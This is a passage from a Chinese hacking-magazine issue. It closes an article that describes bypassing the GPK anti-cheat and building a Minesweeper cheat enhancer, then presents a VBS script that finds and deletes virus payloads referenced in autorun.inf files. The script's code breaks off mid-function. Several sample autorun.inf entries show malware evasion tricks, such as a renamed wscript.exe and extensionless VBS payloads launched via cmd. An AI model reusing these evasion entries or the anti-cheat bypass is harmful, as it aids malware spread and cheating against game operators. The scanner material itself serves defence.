


图2

GPK挂钩了11个内核函数，有几个是和读写进程内存相关的，可惜还是老一套，相信认真看过《黑客防线》一年以上的读者都可以写出来。首先尝试用任务管理器和我的程序的"普通模式"来结束龙之谷进程，如图3所示。




图3

随后使用"强力模式"来结束龙之谷进程，龙之谷进程被结束，如图4所示。




图4

由此可见GPK的骇人不是反外挂技术上骇人，而是吹牛技术上骇人。不过由于还是没有直接证据证明我的发现能应用在外挂上，所以我另外写了三个程序：一个是(Windows自带游戏)扫雷的外挂，一个是保护扫雷不受扫雷外挂影响的反外挂程序(通过HookKeStackAttachProcess实现)，一个是扫雷外挂增强器，让"扫雷外挂"无视"扫雷反外挂"继续起到外挂的作用。经测试，这种读写进程内存的方法不仅仅在杀进程方面有效，在搞外挂方面同样有效。测试步骤如下。

(1)开启"扫雷"，开启"扫雷反外挂"并对"扫雷"的进程进行保护，会提示保护成功。

(2)开启"扫雷外挂"，选择"自动扫雷"，按下"扫描"按钮，输入"扫雷"的进程ID，会提示出错。

(3)开启"扫雷外挂增强器"，输入"扫雷"的进程ID，会弹出"傀儡进程"的进程ID。

(4)开启“扫雷外挂”，选择“自动扫雷”，按下“扫描”按钮，输入“傀儡进程”的进程ID。

(5)扫雷游戏会在三秒钟之内结束并提示破了“扫雷英雄榜”的记录。

“扫雷外挂”在“扫雷反外挂”的干扰下失去作用，如图5所示。




图5

“扫雷外挂”在“扫雷外挂增强器”的作用下无视“扫雷反外挂”干扰，如图6所示。




图6

本文就《无敌内存清零》一文中的进程内存读写方式做了改进，在最后的测试中，可见这种读写进程内存的方式可用、稳定而且极具商业价值，以后可能会被广泛应用在外挂类程序上。而反外挂厂商只有继续攀登技术高峰，才能防住那些使用了本文这种技术制作的外挂。

前置知识：VBS
关键词：autorun病毒、VBS脚本、编码



VBS实现通用定位autorun.inf中病毒体的路径

文/图　Scriptkid

本文用到的对象WMI、Wscript.Shell、FSO、ADB中，Wscript　与FSO在脚本中起到界面交互和文件删除作用，也可以不用，只用W M I，这样的好处是可以在很多禁用FSO和Wscript.Shell的机器上运行。测试环境Windows　XP　SP3，VBS编辑器Notepad++。

脚本暂且命名为Ukill，编写经历了两个版本，V1.0是诞生在2008年12月。当时被著名的纯洁执法者VBS病毒(administrator.vbs)感染了，发现U盘杀毒工具Usbcleaner的监控程序，会错误地提示wscript.exe为病毒，所以当时一时兴起，自己作为V B S的爱好者研究了病毒之后写了第一个全盘遍历autorun.inf，通过list="vbs,exe,com,bat,pif,cmd,src,vbe"正则匹配，逐行搜索autorun.inf里的　=与list　间的内容来定位执行病毒体Administrator.vbs路径。其优点是定位速度非常快，效果不错。但这种匹配方式存在通过后缀名判断的弊端，如果在autorun.inf里用wscript /e:vbscript　XXX来启动VBS的话，这样的VBS根本就没有后缀名，就绕过了检测。

2009年整理硬盘资料发现这个小脚本，觉得很有意思，于是有了V2.0。V2.0彻底改变了匹配的规则，并加入了F S O快速扫描、文件十六进制的深入扫描两种分析功能、判定I N F编码是Unicode还是ANSI功能、自身完整性校验保护功能，比V1.0有了很多的提高。这里把V2.0编写中的点滴乐趣和大家分享如下。(V1.0和V2.0都会给大家打包)。

首先，我们要辨别INF的编码是Unicode还是ANSI，这样辨别有两个用处。

(1)因为Unicode和ANSI的十六进制区别(具体大家可以自行查阅Unicode、ANSI、UTF8编码的相关资料，这里不占用版面)，从而给后面的十六进制分析埋下伏笔，那就是匹配规则如何更加通用准确的确定？

(2)在F S O快速扫描功能里，我们需要通过opentextfile(path_f,1,false,-1)方法来打开Unicode编码的INF文件，而对于ANSI编码的INF我们需要通过opentextfile(path_f,1,false)方式来打开。如果打开方式不对，则有可能无法读取到需要匹配的信息。

我们以著名的conficker蠕虫的autorun.inf为例(防止误差，文章附件中已经以密码123加密RAR打包)。该autorun.inf文件的编码是"Unicode Big-Endian"，如果用常见的opentextfile(path_f,1,false)来打开，就会出现无法读取的功能。相关函数如下：

```
'FSO方式快速扫描函数
Sub fsosvirus(path_f,drive)
    If flag(Checkencoding(path_f),"Unicode")=1 then
'如果校验的结果中含有Unicode，那么用下面的方式打开
        set objf=tmpfso.opentextfile(path_f,1,false,-1)
    End If
    If flag(Checkencoding(path_f),"ANSI")=1 then
        set objf=tmpfso.opentextfile(path_f,1,false)
    End If
    m=0
    do until objf.atEndofstream=true
'逐行读取，直到文件的末尾
        strline=lcase(objf.readline)
        m=m+1
        If flag(strline," ")=1 then
'以下部分是快速扫描的核心匹配部分，我将在后文中详
```

```
'细说明
            strlinearry=split(strline," ",-1,1)
            virus_p=trim(strlinearry(ubound(strlinearry)))
            virus_p=lcase(drive&"\"&virus_p)
            call del(virus_p)
        End If
        If flag(strline," ")=0 then
            str0=Test(strline,"\=.*",m+1)
            virus_p=trim(replace(str0,"=",""))
            virus_p=lcase(drive&"\"&virus_p)
            call del(virus_p)
        End If
    loop
End Sub

'编码校验函数
Function CheckEncoding(path)
'通过读取文件的前两个字节的十六进制数来判断文件
'的编码
    Const adModeRead = 1
    Const adTypeBinary = 1
    Set objADO = CreateObject("ADODB.Stream")
        With objADO
            .Mode = adModeReadWrite
            .Type = adTypeBinary
            .Open
            .LoadFromFile path
            .Position = 0
            Headers = .Read(4)
            BOM = Ucase(Replace(Escape(Headers),"%u",""))
            If Left(BOM,4) = "FEFF" Then
                    CheckEncoding="Unicode"
            ElseIf Left(BOM,4) = "FFFE" Then
                    CheckEncoding="Unicode Big-Endian"
            ElseIf Left(BOM,4) = "BBEF" Then
                    CheckEncoding="UTF-8"
            Else
                    CheckEncoding="ANSI"
            End If
        End With
        objADO.Close
    Set objADO = Nothing
'记得要释放哦~
End Function

'字符串检测标记函数
Function flag(s1,s2)
    If instr(lcase(s1),lcase(s2))>0 then
        flag=1
    Else
        flag=0
    End If
End Function
```

我们来说说FSO快速扫描方式中的匹配方法。先看一个可能情况的autorun.inf写法:

```
[autorun]
open=mm /e:vbscript xxx
;这里是VBS病毒的变形写法,我们可以通过把wscript.
;exe重名为mm,然后VBS;病毒体不用后缀名,任意写为xxx,可以
;逃过很多杀软的定位(这里感谢剑盟论坛的;FlowerCode提出)
shellexecute=ghost.exe 3.vmx
;这里是VBS病毒的变形写法,我们可以通过把wscript.exe
;重名为ghost.exe,然后;VBS病毒体不用后缀名,任意写为
;3.vmx,可以逃过很多杀软的定位。
shell\auto\command=ghost.exe 4.vbs
;这里是常见的VBS病毒写法
shell\auto\command=ghost.pif
;这里是常见的写法不用调用
```


通过分析,我们可以发现每一行只有两种可能,一种是有空格的,另一种没有。而且可以看出,无论病毒文件名如何变化,都会是在每行最后一个空格之后。所以,我们可以在读取每行的内容之后,首先判断该行有无空格,若有空格,通过Split函数按空格""分组,读取该数组最后一个元素Array(Uound(Array))的内容就会是所需要的内容。如果没有空格,通过正则匹配"\=.*"(函数附后),读取该行=之后的内容,然后通过replace(string,"=","")函数替换掉=,然后用Trim函数去掉首尾的空格,就会得到病毒的路径。

这种匹配方式的优点很明显,不通过扩展名来判断,病毒无论怎么变形都可以检测到。

```
'规则匹配检查函数,sline参数为要进行匹配的字符串,
'rule是你定义的匹配规则。
'如果匹配存在,返回匹配后的字符串;如果不存在,则返回
'空,即""
Function Test(sline,rule,i)
    sline=lcase(sline)
    rule=lcase(rule)
    Set objreg=New RegExp
    objreg.Pattern=rule
    objreg.IgnoreCase=False
    objreg.Global=False
    result=objreg.Test(sline)
    If result=False Then
        Test=""
        'MsgBox sline&"没有找到匹配的字符串"&rule
    End If
```

```
        If result=true then
            Set matches=objreg.Execute(sline)
            For Each match In matches
                Test=lcase(match.Value)
            Next
            'msgbox Test&"发现"&rule&"在第"&i&"行"
        End If
        set objreg=nothing
    End Function
```

下面要说的是进行文件的十六进制深入分析功能。提出这个功能的缘由是conficker蠕虫经典的变态autorun.inf。由于它通过INF文件里的注释符";"(后面的内容不执行)加入了大量的垃圾干扰代码,同时由于采用"Unicode Big-Endian"编码。使用FSO来扫描很容易出错。如下图所示。



函数详细注释如下,里面调用的其他函数请参考源码,为节省版面不做说明。

```
    '深度扫描函数
    Sub hexsvirus(path_f,drive)
        str=lcase(File2Hex(path_f))
    '通过File2Hex函数将文件读取为十六进制代码
        strarry=split(str,"0a",-1,1)
    '通过读取换行符"0a",将原inf文件分行变成数组
        for i1=0 to ubound(strarry)
    '遍历每行的十六进制内容
        strhex=Test(Hex2Str(strarry(i1)&"0a"),"\=.*vmx",i1+1)
    '匹配"\=.*vmx",原因可以看出该INF执行部分一样在
'=和VMX之间
    'Hex2Str是将十六进制转换为字符串的代码,源自海洋
'顶端老大的百度空间,大家可以去搜'VBS小铺看看。
        If len(strhex)>0 then
            tmpws.popup "第"& i1 &"行发现可疑"&vbCrLf&strhex&"即将清除",3,"提示"
            strhexarry=split(strhex," ",-1,1)
    '通过空格,分离出病毒路径
            virus_p=trim(strhexarry(ubound(strhexarry)))
            virus_p=lcase(drive&"\"&virus_p)
            call del(virus_p)
    'del函数为自定义FSO删除函数,不做说明
            tmpws.popup "病毒"&virus_p&vbCrLf&"清除成功",3,"提示"
        End If
    next
End Sub
```

这里我只以conficker蠕虫的特征为例,你可以把采集到的其他特征写成数组,相当于一个小型病毒特征码库,然后通过上面的提供的文件十六进制分享函数进行循环判断。所以扩充是非常方便的。

要提到的是十六进制也有其不足的地方,由于十六进制中字母大小写不同,这样改变了字符串的大小写后,若采用十六进制特征就必须进行相应的变化,同时ANSI和UNICODE两种编码的不同,也会加大分析的难度。基于这个原因,我在函数中用到了Hex2Str函数,这样,就可以通过转化为字符串,然后使用VBS里自带的LCASE转小写或者UCASE转大写函数统一来进行比较,避开了大小写的缺点。(弄过免杀的朋友应该了解在2006年之前这种大小写字符替换的方法是非常有效的哦~!)

上面就是整个UKILL脚本的核心部门。还有一些常见的其他函数我就不累赘地叙述了。但下面要分享一下编写过程中两个自己写的两个比较新颖的自定义函数。

一个是文件遍历。常见的VBS遍历方式是用FSO。这里我用VBS调用WMI写了一个只遍历磁盘根目录下的函数。只要将这个函数稍加改动,采用递归调用,就是一个非常不错的纯WMI的VBS全盘遍历文件的函数,比FSO的执行效率要高很多。全盘文件遍历的函数我已经写好了,大家可以自己动手试试修改下面的wmisfile函数为一个全盘遍历的函数。提示一下,可以用递归的方法。

```
    '遍历autorun.inf函数
    Sub wmisfile(path_sf)
        on error resume next
        set filelist = objwmi.execquery _
            ("associators of {win32_directory.name='"&path_sf&"'} where " _
            & "resultclass = cim_datafile")
    '采用CIM_DATAFILE,速度比较快
        for each objfile in filelist
            fname=lcase(objfile.name)
            ename=lcase(objfile.extension)
            If instr(fname,"autorun.inf")>0 then
```

```
        tmpws.popup "发现autorun.inf,快速扫描启
        动",3,"提示"
        call fsosvirus(fname,path_sf)
        tmpws.popup "发现autorun.inf,深度扫描启
        动",3,"提示"
        call hexsvirus(fname,path_sf)
        re=objfile.delete
'这个是WMI里删除文件的一种方法
        If not(re=0) then
            msgbox fname&"清除失败,程序即将退出"
            wscript.quit
        Else
            tmpws.popup fname&"触发匹配规则,
            清除成功",3,"提示"
          End If
      End If
   next
End Sub
```

另外一个是VBS自身完整性校验函数。为方便叙述,详细注释如下:

```
'简单自校验函数
Function copyright(path_f)
    Set tmpfso=CreateObject("Scripting.
    FileSystemObject")
'一个临时的FSO对象,后面记得要释放
        copyright=false
        Set f=tmpfso.GetFile(path_f)
            size=f.size
'获取文件的大小作为判定标准之一
        Set fv=tmpfso.OpenTextFile(path_f,1)
            buffer1=LCase(fv.ReadLine)
        version1=LCase("'Ukill v2.0 made by pk
        2009.12.4")
'读取脚本第一行注释作为判定标准之一
        Do Until fv.AtEndOfStream
            buffer=LCase(fv.ReadLine)
            version=LCase("'Ukill v2.0 made by
            pk 2009.12.4")
'读取脚本最后一行注释作为判定标准之一
        Loop
        If InStr(buffer,version)>0 and
        InStr(buffer1,version1)>0 Then
                If size=3809 Then
'只有当三个判定标准与初始设定值相同才可以判定为
'逻辑"真",并返回
            copyright=True
                End If
        End If
    Set tmpfso=Nothing
'记得释放哦~
End Function
```

这里我提供的是一个简单的FSO方式自校验完整性的方法。其实还可以做得更加严格一点,说一下思路,有兴趣的可以自己试着实现一下。比如用一个数组,装入一些设定好的非打印(即不可显示)的十六进制数,散乱地混杂分布于您的VBS脚本中,通过之前的十六进制深入扫描函数hexsvirus来判定预先设定的初始值是否在特定的位置。如果任何一个初始值有改动,则校验失败,文件自焚,这样的检验比较严格。此外这种校验思路的一个好处就是避免对FSO对象的使用(我个人非常不喜欢用这个对象,因为已经被滥用太多了)。

后经过FlowerCode兄的几个变形autorun.inf测试,都非常难弄。这里贴出来,希望有对VBS感兴趣的朋友一起来想个更加通用的方法定位出路径。

以下来自FlowerCode兄的超囧测试。

测试一:

> 现有 Windows XP SP3 简体中文专业版系统装在某盘,标准配置(系统盘下)。
> 文件1(无扩展名)内容如下:
> msgbox "OK!"
> 文件autorun.inf内容如下:
> [autorun]icon = boot.inishellexecute = cmd /c "start wscript /e:vbscript 1"

测试二:

> [autorun]icon = boot.inishellexecute = cmd /c "for /f %%a in ("1") do start wscript /e:vbscript %%a"

测试一中,由于我的脚本判断规则的漏洞,会删除空格后的东东,导致会删除系统文件boot.ini,想的一个解决方法是只判断open、shellexecute、command后的内容。这里有个问题值得提一下,如果只判断这个3个还是不够的,比如判断用注释符";"写个";open= boot.ini",也会被利用,所以还必须判断通过";"符来判断是不是注释行。另外,测试一中会获取到的路径是1,这个比较好解决,可以通过Windows系统下文件名不能包含字符"\/:*?"|"来进行过滤。过滤函数如下:

```
function profilter(string)
string=trim(lcase(string))sarray=split(string,"\",-1,1)
sstring=sarray(ubound(sarray))
'msgbox sstring
ss="\/:*?""<>|"
```

